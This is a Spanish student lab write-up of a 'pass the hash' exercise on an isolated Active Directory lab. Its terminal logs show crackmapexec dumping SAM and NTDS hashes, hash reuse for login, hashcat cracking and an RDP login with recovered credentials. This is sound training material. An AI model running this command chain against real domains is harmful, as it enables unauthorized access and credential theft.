



SPRING 19


UNIDAD 1

EJERCICIO  
METODO "PASS THE HASH"

-- **EJERCICIO\_1.-** Como actividad debes ser capaz de comprometer los hashes del Controlador de Domino y crackearlos. Para llevar a cabo el ejercicio se han realizado las siguientes gestiones y se han utilizado las siguientes credenciales:

*"jane.doe:HeyH0Password"*

1. Se ha procedido a realizar un escaneo de la red para buscar las maquinas que están conectadas:




```
File Actions Edit View Help
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs % sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.56.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:00 (Unknown: locally administered)
192.168.56.2 08:00:27:ad:89:c9 PCS Systemtechnik GmbH
192.168.56.3 08:00:27:b9:38:b6 PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.088 seconds (122.61 hosts/sec). 3 responded
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs %
```

Imagen 1.- Uso de "arp-scan" consiguiendo las IPs de 2 máquinas, ya que una es la puerta de enlace de la red.

2. Se ha usado el comando **nmblookup** con la finalidad de conocer el nombre de dominio de la red, si lo hubiese. Este comando realiza una consulta NetBIOS en redes basadas en el protocolo SMB, e identifica nombres de dispositivos y sus recursos compartidos al que pertenecen, pudiendo ser usado en redes Windows y Linux. En este caso se ha utilizado con el **flag -A**, el cual le indica que realice la consulta sobre una dirección IP especificada y devolverá la lista de nombres NetBIOS asociados, tipo de recurso y grupo o dominio de trabajo de la máquina en esa IP , entre otras.




```
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs % nmblookup -A 192.168.56.3

Looking up status of 192.168.56.3
WINDOWS <00> - B <ACTIVE>
EXAMPLE <00> - <GROUP> B <ACTIVE>
WINDOWS <20> - B <ACTIVE>

MAC Address = 08-00-27-B9-38-B6
```

Imagen 2.- Como se puede observar que el **dominio/grupo** es "EXAMPLE".

3. Se verifica a través de **crackmapexec** información de los **hosts**, siendo una herramienta versátil para post-explotación y movimientos laterales en redes Windows, concretamente para entornos de directorios activos (active directory), trabajando con diferentes protocolos (SMB,RDP, etc) y realizando infinidad de tareas como: enumeración de usuarios, hosts, validación de credenciales, facilita los movimientos laterales, dumping de hashes,entre otros.



```
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs % crackmapexec smb 192.168.56.0/24
SMB 192.168.56.2 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:example.com) (signing:True) (SMBv1:False)
SMB 192.168.56.3 445 WINDOWS [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:example.com) (signing:False) (SMBv1:False)
^[[2
```

Imagen 3.- Se observa que los 2 hosts de la IP 192.168.56.3, son de Windows 10 server 2019

4. Con la información extraída con las consultas anteriores mas las credenciales de acceso facilitadas para el ejercicio, se ejecuta el comando **crackmapexec** consiguiendo verificar que las credenciales son correctas y ademas el usuario **"jane.doe"** tiene nivel de administrador en esa maquina.

```
[192.168.56.5] > [No-IP] VicEvil ~/cme/logs % crackmapexec smb 192.168.56.3 -d EXAMPLE -u jane.doe -p HeyH0Password
SMB 192.168.56.3 445 WINDOWS [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:EXAMPLE) (signing:False) (SMBv1:False)
SMB 192.168.56.3 445 WINDOWS [+] EXAMPLE\jane.doe:HeyH0Password (Pwn3d!)
```

Imagen 4.- Consulta para la maquina Windows User (192.168.1.3)

5. Se realiza la misma consulta pero añadiendo el **flag --ntds**, el cual, permite extraer los **hashes de contraseñas** (NTLM) de todos los usuarios almacenados en un **Controlador de Dominio** (DC) del "Active Directory", obteniendo la información obrante en la base de datos **NTDS.dit** (*New Technology Directory Services*), permitiendo realizar ataques de "Pass the Hash" a cualquier equipo dentro del dominio. La ejecución del comando ha devuelto que no ha podido extraer ningún hash del tipo referenciado, por lo que se puede deducir que esta maquina funciona en local.

```
[192.168.56.5] > [No-IP] VicEvil ~/cme/logs % crackmapexec smb 192.168.56.3 -d EXAMPLE -u jane.doe -p HeyH0Password --ntds
SMB 192.168.56.3 445 WINDOWS [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:EXAMPLE) (signing:False) (SMBv1:False)
SMB 192.168.56.3 445 WINDOWS [+] EXAMPLE\jane.doe:HeyH0Password (Pwn3d!)
SMB 192.168.56.3 445 WINDOWS [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.3 445 WINDOWS [+] Dumped 0 NTDS hashes to /home/kali/.cme/logs/WINDOWS_192.168.56.3_2024-10-25_103441.ntds of which 0 were added to the database
```

Imagen 5.- "Dumped 0 NTDS hashes"

6. Se verifica que la maquina 192.168.56.3 funciona en local, ya que con el flag **--sam**, ha podido **extraer los hashes locales** de los **usuarios** almacenados en la base da datos **SAM** (*Security Account Manager*)

```
[192.168.56.5] > [No-IP] VicEvil ~/cme/logs % crackmapexec smb 192.168.56.3 -d EXAMPLE -u jane.doe -p HeyH0Password --sam
SMB 192.168.56.3 445 WINDOWS [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:EXAMPLE) (signing:False) (SMBv1:False)
SMB 192.168.56.3 445 WINDOWS [+] EXAMPLE\jane.doe:HeyH0Password (Pwn3d!)
SMB 192.168.56.3 445 WINDOWS [+] Dumping SAM hashes
SMB 192.168.56.3 445 WINDOWS Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
SMB 192.168.56.3 445 WINDOWS Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.56.3 445 WINDOWS DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 192.168.56.3 445 WINDOWS WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:863c9116f8ddd1133199f363e03310ae :::
SMB 192.168.56.3 445 WINDOWS vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
SMB 192.168.56.3 445 WINDOWS cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:148cf20d059690e829e41571421bf7d :::
SMB 192.168.56.3 445 WINDOWS [+] Added 6 SAM hashes to the database
```

Imagen 6.- extracción de hashes locales nuevos NTLM de la base de datos SAM: cloudbase-init y vagrant



7. Ahora que sabemos 2 nuevos usuarios locales, vamos a probar si alguno de ellos pertenece al controlador de dominio del directorio activo. Para ello, usamos la herramienta crackmapexec, utilizando el nombre de usuario nuevo y con el **flag -H** el **hash NTLM de su contraseña**, siendo este el número comprendido entre el tercer símbolo ":" y el antepenúltimo símbolo ":"

```
[192.168.56.3] * [No-IP] VicEvil ~ % crackmapexec smb 192.168.56.3 -d EXAMPLE -u cloudbase-init -H 148cf20d059690e829e41571421bfd7d
SMB 192.168.56.3 445 WINDOWS [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:EXAMPLE) (signing:False) (SMBv1:False)
SMB 192.168.56.3 445 WINDOWS [-] EXAMPLE\cloudbase-init:148cf20d059690e829e41571421bfd7d STATUS_LOGON_FAILURE
[192.168.56.3] * [No-IP] VicEvil ~ % crackmapexec smb 192.168.56.3 -d EXAMPLE -u vagrant -H e02bc503339d51f71d913c245d35b50b
SMB 192.168.56.3 445 WINDOWS [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINDOWS) (domain:EXAMPLE) (signing:False) (SMBv1:False)
SMB 192.168.56.3 445 WINDOWS [+] EXAMPLE\vagrant:e02bc503339d51f71d913c245d35b50b (Pwn3d!)
```

Imagen 7.- Se observa que el "cloudbase-init" no se ha podido validar su hash, sin embargo "vagrant" se ha validado y es administrador del sistema como "jane.doe" en la maquina Windows User

8. Se prueba ambos usuarios, por si alguno perteneciera también al equipo con IP 192.168.56.2 (Windows DC), ya que, en caso positivo, se podría presumir que alguno de los usuarios pertenece al controlador de dominio, resultando que, al realizar la consulta con el usuario "vagrant", éste pertenece al mencionado equipo con un usuario de nivel de administrador del nuevo equipo Windows User, por lo que se procede a consultarlo con el **flag -ntds**, pudiendo extraer los **hashes de contraseña (NTLM)** de los usuarios del dominio obrantes en la **base de datos NTDS**

```
[192.168.56.5] * [No-IP] VicEvil ~ % crackmapexec smb 192.168.56.2 -d EXAMPLE -u vagrant -H e02bc503339d51f71d913c245d35b50b --ntds
SMB 192.168.56.2 445 DC [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:EXAMPLE) (signing:True) (SMBv1:False)
SMB 192.168.56.2 445 DC [+] EXAMPLE\vagrant:e02bc503339d51f71d913c245d35b50b (Pwn3d!)
SMB 192.168.56.2 445 DC [+] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB 192.168.56.2 445 DC Administrator:500:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a:::
SMB 192.168.56.2 445 DC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.2 445 DC krbtgt:502:aad3b435b51404eeaad3b435b51404ee:610338dfc1b22a567b8f4377b031b13b:::
SMB 192.168.56.2 445 DC vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB 192.168.56.2 445 DC cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:b429c6dd1ddf5b0aa016228ece0813fb:::
SMB 192.168.56.2 445 DC example.com\john.doe:1107:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a:::
SMB 192.168.56.2 445 DC example.com\jane.doe:1108:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a:::
SMB 192.168.56.2 445 DC mssql:1111:aad3b435b51404eeaad3b435b51404ee:702262e2d64f9c0df2bec8ca45ff2985:::
SMB 192.168.56.2 445 DC DC5:1002:aad3b435b51404eeaad3b435b51404ee:cffa5ad5d2f37989ce8c3b1de5a89184:::
SMB 192.168.56.2 445 DC whoami:1105:aad3b435b51404eeaad3b435b51404ee:4780d37909e9e4a6ee926bd272c0490:::
SMB 192.168.56.2 445 DC WINDOWS5:1109:aad3b435b51404eeaad3b435b51404ee:42c51696a31b6241734c3f8173cad63f:::
base [+] Dumped 11 NTDS hashes to /home/kali/.cme/logs/DC_192.168.56.2_2024-10-25_105729.ntds of which 8 were added to the data
```

Imagen 8.- Extracción de hashes de usuarios del controlador de dominio, estando entre ellos el usuario vagrant

9. En este punto, se procede a usar fuerza bruta mediante la aplicación **hashcat**, para extraer de los hashes NTLM las contraseñas de los usuarios, almacenados en el directorio `/home/kali/.cme/logs/DC_192.168.56.2_2024-10-25_105729.ntds`, para intentar extraer las contraseñas de usuarios y poder acceder al equipo Windows DC.

```
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs % ls
DC_192.168.56.2_2024-10-25_105729.ntds  WINDOWS_192.168.56.3_2024-10-25_105118.sam
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs % cat DC_192.168.56.2_2024-10-25_105729.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a::: (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:610338dfc1b22a567b8f4377b031b13b::: (status=Disabled)
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b::: (status=Enabled)
cloudbase-init:1001:aad3b435b51404eeaad3b435b51404ee:b429c6dd1ddf5b0aa016228ece0813fb::: (status=Disabled)
example.com\john.doe:1107:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a::: (status=Enabled)
example.com\jane.doe:1108:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a::: (status=Enabled)
mssql:1111:aad3b435b51404eeaad3b435b51404ee:702262e2d64f9c0df2bec8ca45ff2985::: (status=Enabled)
DC5:1002:aad3b435b51404eeaad3b435b51404ee:cffa5ad5d2f37989ce8c3b1de5a89184::: (status=Enabled)
whoami:1105:aad3b435b51404eeaad3b435b51404ee:4780d37909e9e4a6ee926bd272c0490::: (status=Enabled)
WINDOWS5:1109:aad3b435b51404eeaad3b435b51404ee:42c51696a31b6241734c3f8173cad63f::: (status=Enabled)
[192.168.56.5] * [No-IP] VicEvil ~/.cme/logs % hashcat -m 1000 -a 0 DC_192.168.56.2_2024-10-25_105729.ntds /home/kali/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-10500H CPU @ 2.50GHz, 2918/5900 MB (1024 MB allocatable), 4MCU
```

Imagen 9.- contenido del archivo del directorio `/home/kali/.cme/logs/DC_192.168.56.2_2024-10-25_105729.ntds`

```

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: DC_192.168.56.2_2024-10-25_105729.ntds
Time.Started.....: Fri Oct 25 11:02:41 2024 (2 secs)
Time.Estimated...: Fri Oct 25 11:02:43 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 6138.4 kH/s (0.09ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 2/9 (22.22%) Digests (total), 0/9 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b726973746556e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 34%

Started: Fri Oct 25 11:02:40 2024
Stopped: Fri Oct 25 11:02:45 2024

[192.168.56.5] * [No-IP] VicEvil ~/cme/logs % hashcat --show DC_192.168.56.2_2024-10-25_105729.ntds
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1000 | NTLM | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

31d6cfe0d16ae931b73c59d7e0c089c0:
e02bc50339d51f71d913c245d35b50b:vagrant

```

Imagen 10.- Resultado descryptado del hash de contraseña NTLM del DC: **vagrant**

10. Finalmente, a través de protocolo RDP mediante línea de comandos desde Kali Linux, se ejecuta **xfreerdp** para conectarnos a la máquina **Windows DC** con IP **192.168.56.2**, el **usuario “vagrant”** y la **contraseña** extraída en el punto anterior **“vagrant”**, siendo la misma **positiva**, habiendo procedido a la realización de un movimiento lateral mediante la técnica **“Pass The Hash”**.

```

Star: Vagrant
Stop:
[10:
Has:
The
100:
NOTE:
Do M
31dc
e02b
[19:
[11:
[11:
[192.168.56.5] * [No-IP] VicEvil ~/cme/logs % xfreerdp /v:192.168.56.2 /u:vagrant /p:vagrant

[11:06:58:774] [11554:11555] [INFO][com.freerdp.crypto] - creating directory /home/kali/.config/freerdp
[11:06:58:775] [11554:11555] [INFO][com.freerdp.crypto] - creating directory [/home/kali/.config/freerdp/certs]
[11:06:58:775] [11554:11555] [INFO][com.freerdp.crypto] - created directory [/home/kali/.config/freerdp/server]
[11:06:58:794] [11554:11555] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[11:06:58:794] [11554:11555] [WARN][com.freerdp.crypto] - CN = dc.example.com
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.56.2:3389)
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - Common Name (CN):
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - dc.example.com
[11:06:58:794] [11554:11555] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.56.2:3389 (RDP-Server):
Common Name: dc.example.com
Subject: CN = dc.example.com
Issuer: CN = dc.example.com
Thumbprint: 79:af:30:3e:61:2b:50:1d:a5:54:4b:31:86:d1:7f:62:60:73:65:b5:a5:49:f6:a3:c2:41:f2:18:4c:6c:c2:7b
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[11:07:03:909] [11554:11555] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[11:07:03:909] [11554:11555] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRX32
[11:07:03:924] [11554:11555] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[11:07:03:924] [11554:11555] [INFO][com.freerdp.channels.drdsnd.client] - Loading Dynamic Virtual Channel rdpgfx
[11:07:05:672] [11554:11555] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]

```